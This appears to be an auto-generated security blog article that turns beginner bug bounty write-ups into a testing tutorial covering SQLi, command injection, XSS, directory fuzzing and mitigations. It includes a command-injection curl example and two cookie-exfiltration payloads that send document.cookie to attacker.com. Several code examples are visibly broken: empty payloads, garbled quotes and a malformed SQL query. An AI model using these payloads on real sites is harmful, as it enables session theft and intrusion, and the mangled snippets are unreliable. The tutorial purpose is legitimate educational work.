
Listen to this Post

Introduction:
The journey from cybersecurity enthusiast to effective bug hunter is paved with practical experience and shared knowledge. By dissecting real-world bug bounty write-ups, aspiring security professionals can accelerate their learning, understanding not just how to find vulnerabilities but how to document and weaponize that knowledge for penetration testing and hardening their own systems. This article breaks down the core methodologies from a beginner’s public write-ups into actionable intelligence.
Learning Objectives:
- Decode the structure and critical components of a professional bug bounty report.
- Translate reported web vulnerabilities into hands-on testing procedures using common command-line tools.
- Implement mitigation strategies for developers and system administrators to harden applications.
You Should Know:
1. The Anatomy of a Winning Bug Report
A well-structured report is as crucial as the bug itself. It ensures clear communication, reproducibility, and faster triage. The shared write-ups likely follow a standard template: , Vulnerability Type, Target, Severity/CVSS, Proof of Concept (PoC), Impact, and Remediation.
Step‑by‑step guide explaining what this does and how to use it.
1. & Summary: Start with a concise, descriptive title (e.g., “Reflected XSS in `search.php` via `q` parameter”).
2. Vulnerability Details: Classify the bug (e.g., Cross-Site Scripting, IDOR). Describe the vulnerable endpoint and parameter.
3. Proof of Concept (PoC): This is the core. Provide a step-by-step reproduction. For web bugs, this often involves crafting a specific HTTP request.
Tool: `curl` – Use it to replicate requests from the write-up.
Example Command for a reflected XSS: `curl -s -G “https://target.com/search” –data-urlencode “q=” | grep -i “script”`
This sends the payload and checks if it’s reflected in the HTML response.
4. Impact: Clearly state what an attacker could achieve (e.g., session hijacking, defacement).
5. Remediation: Suggest fixes (e.g., input validation, output encoding).
- Probing for Injection Flaws: SQLi & Command Injection
Injection vulnerabilities remain a top threat. The write-ups may detail finding SQL Injection (SQLi) or OS Command Injection. The methodology involves fuzzing parameters with special characters and observing server responses.
Step‑by‑step guide explaining what this does and how to use it.
1. Reconnaissance: Identify all input vectors (URL parameters, form fields, HTTP headers).
2. Fuzzing with Payloads: Use tools to inject test strings.
Tool: `sqlmap` (for SQLi Assessment): Automates the detection and exploitation of SQLi flaws.
Basic Command: `sqlmap -u “https://target.com/view?id=1” –batch –level=1`
This tests the `id` parameter for boolean-based, time-based, and error-based SQLi.
Manual Testing (Command Injection): Use shell metacharacters (;, &, |, `, $()).
Example: `curl “https://target.com/ping?ip=127.0.0.1;id”`
If the server executes the `id` command, its output might appear in the HTTP response.
3. Observation: Monitor for differences in response time, error messages, or output content.
3. Exploiting Cross-Site Scripting (XSS) for Proof-of-Concept
XSS allows attackers to execute scripts in a victim’s browser. Write-ups often show crafting a payload that triggers an alert box. For learning, set up a safe lab environment.
Step‑by‑step guide explaining what this does and how to use it.
1. Identify Reflection Points: Test all user-input areas. Use a unique string (e.g., xss_test) and search for it in the page source.
2. Craft Context-Aware Payloads:
HTML Context: ``
Attribute Context: `” onmouseover=”alert(1)”`
JavaScript Context: `’;alert(1)//`
- Test in a Controlled Lab: Use a Dockerized vulnerable app like DVWA (Damn Vulnerable Web Application).
Setup Command: `docker run –rm -it -p 80:80 vulnerables/web-dvwa`
4. Beyond Alert Boxes: A real PoC might steal cookies:<script>fetch('https://attacker.com/steal?cookie='+document.cookie)</script>.
4. The Art of Directory and File Discovery
Many bugs are found in hidden or misconfigured files (backups, config files, admin panels). The write-ups might mention using directory brute-forcing.
Step‑by‑step guide explaining what this does and how to use it.
1. Choose a Wordlist: Common lists include `directory-list-2.3-medium.txt` from SecLists.
2. Use Efficient Tools:
Tool: `ffuf` (Fast Web Fuzzer): `ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u https://target.com/FUZZ -mc 200,301,302,403`
Tool: gobuster: `gobuster dir -u https://target.com -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 50`
3. Check for Extensions: Also fuzz for .bak, .old, .tar.gz, .php, etc.
4. Review Findings: Manually visit discovered paths to identify sensitive information leakage or unprotected functionality.
5. Leveraging Browser Developer Tools & Proxy Interception
No bug hunter works without deep inspection of network traffic. The write-ups certainly relied on tools like Burp Suite or browser DevTools to manipulate requests.
Step‑by‑step guide explaining what this does and how to use it.
1. Intercept Requests: Configure your browser to use a proxy like Burp Suite or OWASP ZAP.
2. Analyze and Replay: Capture a request, send it to the Repeater tool, and modify parameters on the fly.
3. Use Browser Console for DOM XSS: Test JavaScript execution and DOM manipulation directly in the console.
Example: `document.location=’https://attacker.com?cookie=’+document.cookie` simulates cookie exfiltration.
4. Windows PowerShell for Web Interaction: You can also use PowerShell to test APIs.
Example Command: `Invoke-WebRequest -Uri “https://target.com/api/user” -Method GET -Headers @{“X-API-Key” = “test”} | Select-Object -ExpandProperty Content`
6. From Finding to Fixing: Developer-Centric Mitigations
The true end goal is remediation. Each vulnerability type has standard fixes that should be implemented in the SDLC.
Step‑by‑step guide explaining what this does and how to use it.
SQLi: Use Parameterized Queries/Prepared Statements.
Python (Psycopg2) Example: `cursor.execute(“SELECT FROM users WHERE id = %s”, (user_id,))`
XSS: Implement context-sensitive output encoding. Use libraries like DOMPurify for HTML or properly escape characters in JavaScript.
PHP Example: `htmlspecialchars($user_input, ENT_QUOTES, ‘UTF-8’);`
Command Injection: Avoid shell execution functions. If necessary, use strict input whitelisting and library functions that don’t invoke a shell (e.g., `subprocess.run()` in Python with a list of arguments).
Information Leakage: Implement proper access controls, disable directory listing in web server config (e.g., `Options -Indexes` in Apache), and remove backup files from web roots.
What Undercode Say:
- Methodology Over Tools: The foundational skill is the attacker’s mindset—understanding how data flows and where trust breaks down. Tools just automate the process.
- Public Learning is a Force Multiplier: Sharing write-ups, even simple ones, builds the community’s knowledge base and establishes the author’s reputation, creating a virtuous cycle of learning and opportunity.
The analysis of these beginner write-ups reveals a critical path: curiosity leading to targeted testing, systematic documentation, and shared learning. This mirrors professional penetration testing workflows. The specific bugs found are less important than the demonstrated process—recon, hypothesis, testing, validation, and reporting. This process, when applied consistently across assets, transforms random hacking into a reproducible security audit. The inclusion of specific commands and mitigations bridges the gap between theoretical vulnerability and practical, actionable security engineering.
Prediction:
The trend of “learning in public” through detailed write-ups and PoCs will continue to lower the barrier to entry for cybersecurity careers while simultaneously raising the baseline security awareness across the development community. However, this also means offensive techniques will disseminate faster, leading to an increase in automated, script-kiddie attacks based on publicly available PoCs. The future will see a greater emphasis on proactive, automated defense—integrating vulnerability scanning and dynamic application security testing (DAST) directly into CI/CD pipelines to catch these well-documented bug classes before deployment, turning reactive bug hunting into proactive security-by-design.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mohamed Saber01 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


